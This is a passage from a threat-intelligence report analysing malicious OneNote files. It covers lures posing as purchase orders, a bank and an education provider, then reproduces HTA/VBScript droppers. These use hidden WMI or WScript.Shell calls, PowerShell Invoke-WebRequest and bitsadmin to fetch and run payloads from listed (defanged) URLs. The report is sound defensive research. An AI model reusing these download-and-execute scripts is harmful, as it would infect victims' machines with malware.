


Figure 15. Blurred out type (3)

The sample in Figure 15 was also fashioned so that when the mouse cursor is hovered over the 'View Document' image, users see the linked object as a docx file. It seems that this sample was the product of a poor development process, and this is because when the file is opened, we can see a separate wsf script file added to the blank space at the bottom of the OneNote file in plain sight.




Figure 16. wsf file at the bottom of the sample (seen to be the threat actor's mistake)

The script code that leads to the actual malicious behavior within the WSF file is written in VBScript.

Figure 17. Purchase order type (1)

There were also samples that had been distributed in disguise as purchase orders—a masquerade frequently used by Infostealers—from a German construction company (LEONHARD WEISS GmbH & Co).

This sample also has a hidden HTA script that can be mistaken for a docx file behind the 'View Content' banner image.




Figure 18. Purchase order type (2)

We have also identified samples that masqueraded as Word files by using DOC icon images and setting the name of the malicious object inserted inside as 'DOC'.

The malicious object used in this sample is an HTA script file, and this was slightly different from other script files; it used bitsadmin, a native Windows command, to download an executable from an external link.

You can find a detailed analysis of the script in the next chapter, 1) Script Files.




Figure 19. Document impersonating a bank

Although it may seem like there are no big differences between the above sample and others, we would like to point out that it has inserted a Word file as the internal malicious object. The file impersonated a South African bank called Nedbank, and there is a message (in French) prompting users to click the button below to view the document.




Figure 20. The type that uses Word files as the internal object

When users double-click the object as intended by the threat actor, a Word file with an embedded macro is opened (see below).




Figure 21. Word file execution screen

When the mouse pointer is hovered above the banner, a Word file is shown, and the file that is actually opened is also a normal-looking Word document, so there is a high chance that users will be deceived without suspicion.




Figure 22. Macro code within the Word file

Examining the script used in the macro code reveals that it downloads and executes a string to be generated into a Powershell file (.ps1) from an external URL.

Relevant details will be covered in more depth in the next chapter, 2) Document Files.




Figure 23. The type that impersonates educational facilities

This type includes the samples that are regarded as the most intricately made out of the collected malicious OneNote file samples.

The OneNote file name here is 'Enrollment guide.one', and it includes details persuading users to draw up a corporate subscription form, impersonating the IT education facility named PLANINUM.

An executable disguised under a PDF document icon is inserted into the body of the file along

with the message urging the users to check the company invite code in said PDF file. Afterward, it deceives users by saying that the invite needed in the next 'Enroll' stage is written in the PDF file, prompting them to execute the file.




Figure 24. PDF file used as a decoy

Upon double-clicking this icon, the 'Corporate Subscription.exe' file packed with Themida is executed, and simultaneously, the fake PDF (invite_code.pdf) file to be used as a decoy is opened.

Access to this website is no longer available, but we can assume that this sample had been quite cleverly crafted that it would have been highly persuasive in the user's perspective.

Categorization and Analysis of Internal Objects in Malicious OneNote Files

This chapter will summarize the analysis of internal objects by each file extension type based on the categorized data from '2) File Names of the Malicious OneNote Files and Attached Objects'.

1) Script Files

A. HTA

Six HTA files with different names were collected. Out of these files, the tempath.one file is actually a temp.hta file, and this was distributed by slightly changing the external URL within the AutoOpen() procedure in the VBS code.

A-1. tempath.one

The complete code of the script with the file name 'temp.hta' is as follows. Two commands were used in the AutoOpen() procedure; the first OneNote file downloaded is a decoy file and the next downloaded file (exe/bat) is the file that performs the actual malicious behaviors.

Seeing from the fact that multiple OneNote files used as decoys were also uploaded to VirusTotal, we can presume that multiple malicious OneNote files have been distributed and there are many users who have opened these files.

```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="normal" SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" BORDER="none" SCROLL="no" />
<script type="text/vbscript">

' Exec process using WMI
Function WmiExec(cmdLine )
    Dim objConfig
    Dim objProcess
    Set objWMIService = GetObject("winmgmts:₩₩.₩root₩cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
```

```
    objConfig.ShowWindow = 0
    Set objProcess = GetObject("winmgmts:₩₩.₩root₩cimv2:Win32_Process")
    WmiExec = dukpatek(objProcess, objConfig, cmdLine)
End Function

Private Function dukpatek(myObjP , myObjC , myCmdL )
    Dim procId
    dukpatek = myObjP.Create(myCmdL, Null, myObjC, procId)
End Function

Sub AutoOpen()
  ExecuteCmdAsync "cmd /c powershell Invoke-WebRequest -Uri hxxps://www.onenotegem[.]com/uploads/soft/one-templates/four-quadrant.one -OutFile $env:tmp₩invoice.one; Start-Process -Filepath $env:tmp₩invoice.one"
  ExecuteCmdAsync "cmd /c powershell Invoke-WebRequest -Uri hxxps://transfer[.]sh/get/TScdAm/AsyncClient.bat -OutFile $env:tmp₩system32.bat; Start-Process -Filepath $env:tmp₩system32.bat"
End Sub

' Exec process using WScript.Shell (asynchronous)
Sub WscriptExec(cmdLine )
    CreateObject("WScript.Shell").Run cmdLine, 0
End Sub

Sub ExecuteCmdAsync(targetPath )
    On Error Resume Next
    Err.Clear
    wimResult = WmiExec(targetPath)
    If Err.Number <> 0 Or wimResult <> 0 Then
        Err.Clear
        WscriptExec targetPath
    End If
    On Error Goto 0
End Sub

window.resizeTo 0,0
AutoOpen
Close
</script>
</head>
<body>
</body>
</html>
```

Code 1. tempath.one

The following table lists the download paths for the decoy OneNote files and the malicious file that is run afterwards. Over fifteen HTA scripts with the name 'tempath.one' have been collected, but only a portion of the URLs were listed for the readability of this report.

Note that even if the name of the downloaded files (e.g., the_daily_schedule.one / AsyncClient.bat / WizClient.exe / etc.) is the same, the URL addresses differ slightly.

Decoy : hxxps://www.onenotegem[.]com/uploads/soft/one-templates/four-quadrant.one Malicious File : hxxps://transfer[.]sh/get/jv3Hjg/AsyncClientq.**bat**
Decoy : hxxps://www.onenotegem[.]com/uploads/soft/one-templates/stave.one Malicious File : hxxps://transfer[.]sh/get/MHdWxQ/AsyncClient.**bat**
Decoy : hxxps://www.onenotegem[.]com/uploads/soft/one-templates/the_daily_schedule.one Malicious File : hxxps://depotejarat.ir/wp-content/uploads/1/Document.**bat**
Decoy : hxxps://www.onenotegem[.]com/uploads/soft/one-templates/calendar2018-en.one Malicious File : hxxps://transfer[.]sh/get/291U2l/tpppp.**bat**
Decoy : hxxps://cdn-115.filechan[.]org/68q6K5J2y5/5ec02e11-1669574311/hi.one Malicious File : hxxps://cdn-120.filechan.org/1482K6J0y7/7102e672-1669575502/WizClient.**exe**
Decoy : hxxps://onenotegem[.]com/uploads/soft/one-templates/weekly_assignments.one Malicious File : hxxps://transfer[.]sh/rMitxs/Invoice212.**bat**

Table 5. Decoy & Malicious file download URL

Distribution of the decoy OneNote files involved the use of a normal website called OneNote GEM where various OneNote add-ins can be downloaded, so that decoy files such as the one below could be downloaded and run.




Figure 25. OneNote file used as a decoy (1)

A-2. x.hta

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta content="text/html; charset=utf-8" http-equiv="Content-Type" />
    <script language="VBScript">
      Window.ReSizeTo 0, 0
      Window.MoveTo -4000, -4000

set runn = CreateObject("WScript.Shell")
dim file
file = "%Temp%" & "₩WizWorm.exe"
const DontWaitUntilFinished = false, ShowWindow = 1, DontShowWindow = 0, WaitUntilFinished = true
set oShell = CreateObject("WScript.Shell")
oShell.Run "bitsadmin /transfer 8 hxxps://cdn-107.letsupload[.]cc/55rcV8J0ya/7c1e454c-1669672454/WizClient.exe " & file, DontShowWindow, WaitUntilFinished
